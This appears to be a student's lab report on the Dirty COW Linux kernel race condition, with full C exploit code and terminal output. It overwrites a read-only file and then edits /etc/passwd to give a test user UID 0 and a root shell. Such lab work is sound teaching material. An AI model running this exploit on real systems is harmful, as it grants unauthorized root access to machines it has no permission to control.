


Lab5:

Exercise 1: Modify /zzz

The image shows a terminal window and a gedit editor window. The terminal window, titled "Terminal", shows the user 'seed' at 'ubuntu' running 'sudo gedit /zzz'. It prompts for a password, which is entered twice. Then, the user runs 'gcc cow_attack.c -lpthread' and 'a.out'. The gedit window, titled 'zzz', shows the file has been modified, indicated by '*****' at the top.

```
Terminal
[10/05/2019 13:55] seed@ubuntu:~$ sudo gedit /zzz
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
[10/05/2019 13:56] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[10/05/2019 13:56] seed@ubuntu:~$ a.out

zzz x
*****
```

Zzz file has been changed.

Task1: Modify a Dummy File

Create a dummy file(zzz)

```
[10/05/2019 14:00] seed@ubuntu:~$ sudo cp /etc/passwd /zzz
[10/05/2019 14:00] seed@ubuntu:~$ sudo touch /zzz
[sudo] password for seed:
[10/05/2019 14:25] seed@ubuntu:~$ sudo chmod 644 /zzz
[10/05/2019 14:25] seed@ubuntu:~$ sudo gedit /zzz
[10/05/2019 14:26] seed@ubuntu:~$ cat /zzz
11112222223333
[10/05/2019 14:26] seed@ubuntu:~$ ls -l /zzz
-rw-r--r-- 1 root root 15 Oct  5 14:25 /zzz
[10/05/2019 14:26] seed@ubuntu:~$ echo 99999 > /zzz
bash: /zzz: Permission denied
[10/05/2019 14:26] seed@ubuntu:~$
```

Set up the memory mapping thread, the write thread and the madvise thread

```
void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/zzz", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "222222");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}
```

```

void *writeThread(void *arg)
{
    char *content= "*****";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

void *madviseThread(void *arg)
{
    int file_size = (int) arg;
    while(1){
        madvise(map, file_size, MADV_DONTNEED);
    }
}

```

```

[10/05/2019 14:26] seed@ubuntu:~$ gcc cow_attack.c -lpthread
[10/05/2019 15:00] seed@ubuntu:~$ a.out

```

```

[10/05/2019 15:01] seed@ubuntu:~$ cat /zzz
1111*****3333
[10/05/2019 15:01] seed@ubuntu:~$ 

```

We run the two system calls in an infinite loop. And see the dummy file 222222 is changed to *****

Task2: Modify the Password File to Gain the root priviledge

Target: /etc/passwd

Create a test user named Charlie:

```
[10/05/2019 15:13] seed@ubuntu:~$ sudo adduser charlie
[sudo] password for seed:
Sorry, try again.
[sudo] password for seed:
Adding user `charlie' ...
Adding new group `charlie' (1003) ...
Adding new user `charlie' (1002) with group `charlie' ...
Creating home directory `/home/charlie' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for charlie
Enter the new value, or press ENTER for the default
    Full Name []:
    Room Number []:
    Work Phone []:
    Home Phone []:
    Other []:
Is the information correct? [Y/n]
[10/05/2019 15:14] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:1002:1003:,,,:/home/charlie:/bin/bash
[10/05/2019 15:14] seed@ubuntu:~$
```

Vised code:

```

int main(int argc, char *argv[])
{
    pthread_t pth1, pth2;
    struct stat st;
    int file_size;

    // Open the target file in the read-only mode.
    int f=open("/etc/passwd", O_RDONLY);

    // Map the file to COW memory using MAP_PRIVATE.
    fstat(f, &st);
    file_size = st.st_size;
    map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

    // Find the position of the target area
    char *position = strstr(map, "charlie:x:1002");

    // We have to do the attack using two threads.
    pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
    pthread_create(&pth2, NULL, writeThread, position);

    // Wait for the threads to finish.
    pthread_join(pth1, NULL);
    pthread_join(pth2, NULL);
    return 0;
}

void *writeThread(void *arg)
{
    char *content= "charlie:x:0000";
    off_t offset = (off_t) arg;

    int f=open("/proc/self/mem", O_RDWR);
    while(1) {
        // Move the file pointer to the corresponding position.
        lseek(f, offset, SEEK_SET);
        // Write to the memory.
        write(f, content, strlen(content));
    }
}

```

Result:

```
root@ubuntu: /home/seed
[10/05/2019 15:00] seed@ubuntu:~$ sudo gedit /zzz
[sudo] password for seed:
[10/05/2019 15:01] seed@ubuntu:~$ sudo gedit /zzz
[10/05/2019 15:01] seed@ubuntu:~$ sudo gedit /zzz
[10/05/2019 15:01] seed@ubuntu:~$ cat /zzz
1111*****3333
[10/05/2019 15:01] seed@ubuntu:~$ cat /etc/passwd | grep charlie
charlie:x:0000:1003:,,,:/home/charlie:/bin/bash
[10/05/2019 21:50] seed@ubuntu:~$ su charlie
Password:
root@ubuntu:/home/seed# id
uid=0(root) gid=1003(charlie) groups=0(root),1003(charlie)
root@ubuntu:/home/seed#
```

We successfully get the root account.